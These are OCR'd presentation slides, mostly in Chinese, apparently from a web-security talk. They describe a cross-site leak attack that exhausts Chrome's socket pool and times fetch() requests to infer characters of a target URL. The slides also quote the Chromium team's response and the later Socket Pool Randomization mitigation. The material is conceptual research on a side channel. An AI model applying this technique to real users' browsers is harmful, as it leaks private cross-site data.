
先佔滿全部的



發送兩個請求排隊




取消其中一個，空出一個 socket



https://h.socket.huli.tw

https://target


Case1: target[0] 比 h 大，h 先



https://h.socket.huli.tw

https://target

Case2: target[0] 比 h 小，target 先



https://h.socket.huli.tw

https://target

fetch("https://h.socket.huli.tw") 的 response time

Case1

Case2

可推出 target[0] 比 h 大或小

Chromium 團隊的看法

there are other ways in which you can exercise the Fetch spec, TLS, or the HTTP protocol for XS-Search like attacks. A mitigation seems like it needs to be done at the application layer.

還有其他方法可以利用 Fetch 規範、TLS 或 HTTP 協定來進行類似 XS-Search 的攻擊。因此，看起來這類問題應該要在應用層處理。

https://issues.chromium.org/issues/40091384

But…

terjanq
@terjanq

XS-Leaks challenges just got harder. Chrome shipped Socket Pool Randomization which should hopefully make it much harder to learn about opened sockets!

chromestatus.com/feature/649675...

翻譯貼文

上午5:35 2026年3月13日 · **1,682** 次查看

Status in Chromium


tracking bug

Estimated milestones:


Desktop	Origin Trial: 143 to 147	
		Shipping: 145
Android	Origin Trial: 143 to 147	
		Shipping: 145

Case3 - 安全也不安全


https://example.com



https://huli.tw




https://example.com



postMessage


https://huli.tw

